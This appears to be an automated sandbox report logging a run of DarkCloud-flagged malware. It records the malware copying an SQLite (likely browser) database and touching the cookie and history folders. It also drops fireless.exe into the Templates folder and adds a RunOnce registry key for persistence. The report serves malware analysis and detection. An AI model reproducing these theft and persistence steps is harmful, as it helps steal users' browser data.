C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7703DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C681B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	128	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C681B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C681B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C681B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C681B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C681B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C681B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C681B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C681B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C681B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C681B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C681B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C681B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C681B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C681B4F	ReadFile

Analysis Process: conhost.exe PID: **5252**, Parent PID: **5248**

General

Target ID:	2
Start time:	08:00:02
Start date:	23/09/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Wthdlxoyqvnqsfcfiinf.exe PID: **5276**, Parent PID: **5820**

General

Target ID:	12
Start time:	08:01:10
Start date:	23/09/2022
Path:	C:\Users\user\AppData\Local\Temp\Wthdlxoyqvnqsfcfiinf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\Wthdlxoyqvnqsfcfiinf.exe"
Imagebase:	0x6d0000
File size:	23040 bytes
MD5 hash:	386FB639720C77FC29E68682D264423F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D83CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D83CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D815705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D81CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C681B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C681B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6D7FD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6D7FD72F	unknown
C:\Users\user\AppData\Local\Temp\WthdlxoyqvnqsfcfiinfexeC:\Users\user\AppData\Local\Temp\Wthdlxoyqvnqsfcfiinf.exe	unknown	4096	success or wait	1	6D7FD72F	unknown
C:\Users\user\AppData\Local\Temp\WthdlxoyqvnqsfcfiinfexeC:\Users\user\AppData\Local\Temp\Wthdlxoyqvnqsfcfiinf.exe	unknown	512	success or wait	1	6D7FD72F	unknown

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: BPL_1000572_007.bat.exe PID: **1952**, Parent PID: **5820**

General

Target ID:	13
Start time:	08:01:12
Start date:	23/09/2022
Path:	C:\Users\user\Desktop\BPL_1000572_007.bat.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\BPL_1000572_007.bat.exe
Imagebase:	0xa80000
File size:	23552 bytes
MD5 hash:	4FF4A281A08A0681597794A3024FB584
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_DarkCloud, Description: Yara detected DarkCloud, Source: 0000000D.00000000.435627430.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\A1EB3E3549D5FF0555D7	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	660ECD38	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	436F7A	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	436F7A	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	436F7A	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	436F7A	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	436F7A	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	436F7A	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	436F7A	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	436F7A	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	436F7A	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	436F7A	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	436F7A	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	436F7A	InternetOpenUrlA
C:\Users\user\AppData\Roaming\A1EB3E3549D5FF0555D7\LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZaUIGIDQLVJwWmvfjYBsLDUhypometropia	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	737EA6D2	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\fireless.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	660ED258	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\A1EB3E3549D5FF0555D7\LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZaUIGIDQLVJwWmvfjYBsLDUhypometropia	success or wait	1	660ECD92	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\A1EB3E3549D5FF0555D7\LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZa UIGIDQLVJwWmvfjYBsLDUhypometropia	0	49152	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 03 00 00 00 2d 00 00 00 00 00 00 00 00 00 00 00 3d 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 5b 35 05 00 00 00 05 07 fd 00 00 00 00 2a 07 fd 07 fd 07 fd 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ -=.[5*	success or wait	1	737EA6D2	CopyFileW
C:\Users\user\AppData\Roaming\A1EB3E3549D5FF0555D7\LoghemosideroticdJPxvxBPhxRvFDWcDVPhPZa UIGIDQLVJwWmvfjYBsLDUhypometropia	0	94208	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 03 00 00 00 2d 00 00 00 00 00 00 00 00 00 00 00 3d 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 5b 35 05 00 00 00 05 07 fd 00 00 00 00 2a 07 fd 07 fd 07 fd 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ -=.[5*	success or wait	1	737EA6D2	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\fireless.exe	0	23552	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 56 17 2c 63 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 06 00 00 10 00 00 00 4a 00 00 00 00 00 00 fd 2f 00 00 00 20 00 00 00 40 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELV,cJ/ @@ @	success or wait	1	660ED8F8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\BPL_1000572_007.bat.exe	unknown	23552	success or wait	1	660ED50F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	quislingistic	unicode	C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\fireless.exe	success or wait	1	660D92AC	unknown

Analysis Process: pdf.exe PID: **3712**, Parent PID: **3452**

General

Target ID:	17
Start time:	08:01:24
Start date:	23/09/2022
Path:	C:\Users\user\AppData\Roaming\note\pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\note\pdf.exe"
Imagebase:	0xed0000
File size:	23552 bytes
MD5 hash:	4FF4A281A08A0681597794A3024FB584
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000011.00000002.592125246.00000000032F4000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000011.00000002.598968323.00000000034A4000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000011.00000002.592176698.00000000032FD000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D83CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D83CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D815705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D81CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C681B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C681B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: pdf.exe PID: **3536**, Parent PID: **3452**

General

Target ID:	20
Start time:	08:01:35
Start date:	23/09/2022
Path:	C:\Users\user\AppData\Roaming\note\pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\note\pdf.exe"
Imagebase:	0x600000
File size:	23552 bytes
MD5 hash:	4FF4A281A08A0681597794A3024FB584
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000014.00000002.590614103.0000000002A7E000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000014.00000002.591295608.0000000002AB4000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000014.00000002.598264553.0000000002C65000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000014.00000002.591358526.0000000002ABD000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D83CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D83CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D815705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D81CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D815705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C681B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C681B4F	ReadFile

Analysis Process: WerFault.exe PID: **5744**, Parent PID: **5276**

General

Target ID:	21
Start time:	08:01:40
Start date:	23/09/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5276 -s 1352
Imagebase:	0x1230000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	695F1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA9A5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA9A5.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	695E497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA9A5.tmp	success or wait	1	695E497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 5c fd 2d 63 fd 05 12 00 00 00 00 00	MDMP \-c	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	9712	6	00 00 00 00 00 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A92.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 25 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 14 00 00 36 fd 2d 63 09 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00	UB%GenuineIntelWT6-c0Pacific Standard TimePacific Daylight Time	success or wait	1	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
